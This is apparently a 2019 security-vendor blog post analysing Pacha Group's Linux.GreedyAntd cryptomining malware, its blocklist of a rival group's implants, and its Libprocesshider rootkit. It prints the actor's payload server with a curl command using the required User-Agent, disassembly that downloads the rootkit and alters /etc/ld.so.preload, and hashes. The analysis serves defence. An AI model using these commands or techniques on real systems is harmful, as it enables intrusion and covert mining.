Technical Analysis: Pacha Group Competing against Rocke Group for Cryptocurrency Mining Foothold on the Cloud

intezer.com/blog-technical-analysis-cryptocurrency-mining-war-on-the-cloud/

May 9, 2019

Written by Ignacio Sanmillan - 9 May 2019


Pacha Group is a crypto-mining threat actor we at Intezer discovered and profiled in a blog post published on February 28, 2019. This threat actor targeted Linux servers dating back to September 2018 and implemented advanced evasion and persistence techniques.

We have continued to monitor this threat actor and new findings show that **Pacha Group** is also targeting cloud-based environments and conducting great efforts to disrupt other crypto-mining groups, namely Rocke Group who is also known to target cloud environments.

We believe that these findings are relevant within the context of bringing awareness about cloud-native threats and our research may imply that cloud environments are increasingly becoming a common target for adversaries.

Technical Analysis

In monitoring **Pacha Group** we have identified new, undetected **Linux.GreedyAntd** variants that share code with previous variants.



Malicious

dth

Malicious

Malicious
This file contains code from malicious software, therefore it's very likely that it's malicious.

elf | amd x86-64 architecture | upx

Original File
50.36 KB
dth
Unknown No Genes

Static Extraction
98.52 KB
af0c347f94dd5f79435c83f3556f9d3a0e74b2b ...
Malicious | GreedyAntd (60 Genes)

af0c347f94dd5... | Malicious | GreedyAntd | elf | amd x86-64 architectu

ELF Code Reuse (200 Genes)


GreedyAntd Edit
Malware 60 Genes | 30%

CoinMiner Edit
Malware 16 Genes | 8%

Mirai Edit
Malware 3 Genes | 1.5%

Unique Edit
Unknown 106 Genes | 53%

Despite sharing nearly 30% of code with previous variants, detection rates of the new **Pacha Group** variants are low:



One engine detected this file

c098d5aeef316c3564b0b40a8a102147dae9c606fa92a2e2f0ad5c94cfe30222
dth
64bits elf shared-lib upx


50.26 KB
Size

2019-05-07 12:03:02 UTC
1 minute ago

ELF


ESET-NOD32	A Variant Of Linux/CoinMiner.HY	Ad-Aware	✓ Undetected
AegisLab	✓ Undetected	AhnLab-V3	✓ Undetected
ALYac	✓ Undetected	Antiy-AVL	✓ Undetected
Arcabit	✓ Undetected	Avast	✓ Undetected
Avast-Mobile	✓ Undetected	AVG	✓ Undetected

The main malware infrastructure appears to be identical to previous **Pacha Group** campaigns, although there is a distinguishable effort to detect and mitigate **Rocke Group's** implants. **Rocke Group** was first reported by Cisco Talos researchers and has deployed sophisticated crypto-mining campaigns in Linux servers and cloud-based environments as reported by Palo Alto Unit 42. The following image is a blacklist of miners in which **Linux.GreedyAntd** searches to eradicate. We have recognized several file names in this blacklist known to be used for **Rocke Group's** implants:




```
miner_list      dq offset aUsrBinPerl    ; DATA XREF: sub_2042:loc_22A1↑o
                                         ; "/usr/bin/perl"
                dq offset aUsrBinPrintf  ; "/usr/bin/printf"
                dq offset aEtcSystemdSyst ; "/etc/systemd/system/cloud_agent.service"
                dq offset aEtcSysupdate  ; "/etc/sysupdate"
                dq offset aEtcUpdate_sh  ; "/etc/update.sh"
                dq offset aEtcConfig_json ; "/etc/config.json"
                dq offset aEtcNetworkserv ; "/etc/networkservice"
                dq offset aUsrBinGet     ; "/usr/bin/get"
                dq offset aUsrBinUrl     ; "/usr/bin/url"
                dq offset aUsrBinWget_bkp ; "/usr/bin/wget.bkp"
                dq offset aUsrBin_kerbero ; "/usr/bin/.kerberods"
                dq offset aUsrBinSyslogd ; "/usr/bin/syslogd"
                dq offset aUsrBinKerberod ; "/usr/bin/kerberods"
                dq offset aUsrLibexecKerb ; "/usr/libexec/kerberods"
                dq offset aUsrLocalBinKer ; "/usr/local/bin/kerberods"
                dq offset aUsrBinHttpntp ; "/usr/bin/httpntp"
                dq offset aUsrBinFtpsdns ; "/usr/bin/ftpsdns"
```

Furthermore, there are other strings within this file path blacklist which are used to search for and disable cloud protection solutions, such as **Alibaba Server Guard Agent**. Strings of malware implants known to have abused the Atlassian vulnerability were also found. **Rocke Group** is known to hunt for similar security products and to have abused the same vulnerability.



```
aEtcSystemdSyst db '/etc/systemd/system/cloud_agent.service',0
                                        ; DATA XREF: .data.rel.ro:00000000018BB0↓o
aUsrLocalAegisA db '/usr/local/aegis/aegis_update/AliYunDunUpdate',0
                                        ; DATA XREF: .data.rel.ro:00000000018C30↓o
```


Another interesting update in **Pacha Group's** infrastructure in comparison to previous campaigns is that further implants would only be able to be downloaded from **Pacha Group's** servers if the **HTTP GET** request was completed with a specific User-Agent. In the following screenshot we can see how files can not be downloaded unless the correct User-Agent is used:



```
ulexec  intezer  ~  Downloads  GreedyAntd  1  $  wget 95.179.142.161/c/dth
--2019-05-07 14:12:23--  http://95.179.142.161/c/dth
Connecting to 95.179.142.161:80... connected.
HTTP request sent, awaiting response... 404 Not Found
2019-05-07 14:12:23 ERROR 404: Not Found.

ulexec  intezer  ~  Downloads  GreedyAntd  1  $  curl -A "http/2" 95.179.142.161/c/dth -o dth
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 51572  100 51572    0     0   201k      0 --:--:-- --:--:-- --:--:--  201k
ulexec  intezer  ~  Downloads  GreedyAntd  1  $  file dth
dth: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), statically linked, stripped
ulexec  intezer  ~  Downloads  GreedyAntd  1  $
```

In addition, **Pacha Group's** component update seems to include a lightweight user-mode rootkit known as **Libprocesshider**, which is an open source project hosted on GitHub and has also been used by **Rocke Group**.



llc

Malicious
Family: Libprocesshider

Malicious
This file contains code from malicious software, therefore it's very likely that it's malicious.


ELF Code Reuse (5 Genes)

Libprocesshider Edit
Malware
5 Genes | 100%

File Metadata

Size 9.29 KB
SHA256 42612f41befc57619646da5e91e7758dcc83cbaafbe5fdfa19d9f43a71f2504f
MD5 b83546ed6365d6b00bbd6535c4cc88f7
SHA1 fc3472481ba9c83cba004c8ad55cec6d4518cf84
Ssdeep 96:RfUs9SE618Q/aB5t/Bd/nxOyQywwyRCPjywRr+tp0bzd60a50cVouN8G:RfhIE654XhwvEJs2Na5P

The malware updates ***/etc/ld.preload*** to include the path of the dropped library masquerading **libconv.so**, a unicode conversion library.




```
loc_28D0:                ; libconv.so
lea     rdi, a6c6962636f6e76
call    decode_string
xor     ecx, ecx
mov     rdx, r13
lea     rsi, a39352e3137392e ; 95.179.142.161/c/llc
mov     rdi, rax
call    remote_download_to_file
test    rax, rax
jz      loc_276E
```

```
lea     rdi, a2f6574632f6c64 ; /etc/ld.so.preload
call    decode_string
mov     rdi, rax         ; file
mov     r15, rax
call    _stat
test    eax, eax
jnz     loc_2D66
```

```
loc_2D66:
mov     rdi, r15
call    disable_inode
mov     rdi, r15
call    unlink
jmp     loc_2918
```

This shared object will export customized versions of **readdir** and **readdir64** functions that will attempt to hide a process name from **/proc filesystem** of one of the main components of the malware's infrastructure, in charge to download further implants in intervals along with enforcing process, file path and IP blacklisting:



```
mov     rdi, rdx
call    rax ; original_readdir64
mov     [rbp+var_8], rax
cmp     [rbp+var_8], 0
jz      short loc_C38
```

```
lea     rcx, [rbp+s1]
mov     rax, [rbp+var_218]
mov     edx, 100h
mov     rsi, rcx
mov     rdi, rax
call    get_dir_name
test    eax, eax
jz      short loc_C38
```

```
lea     rax, [rbp+s1]
lea     rsi, s2             ; "/proc"
mov     rdi, rax            ; s1
call    _strcmp
test    eax, eax
jnz     short loc_C38
```

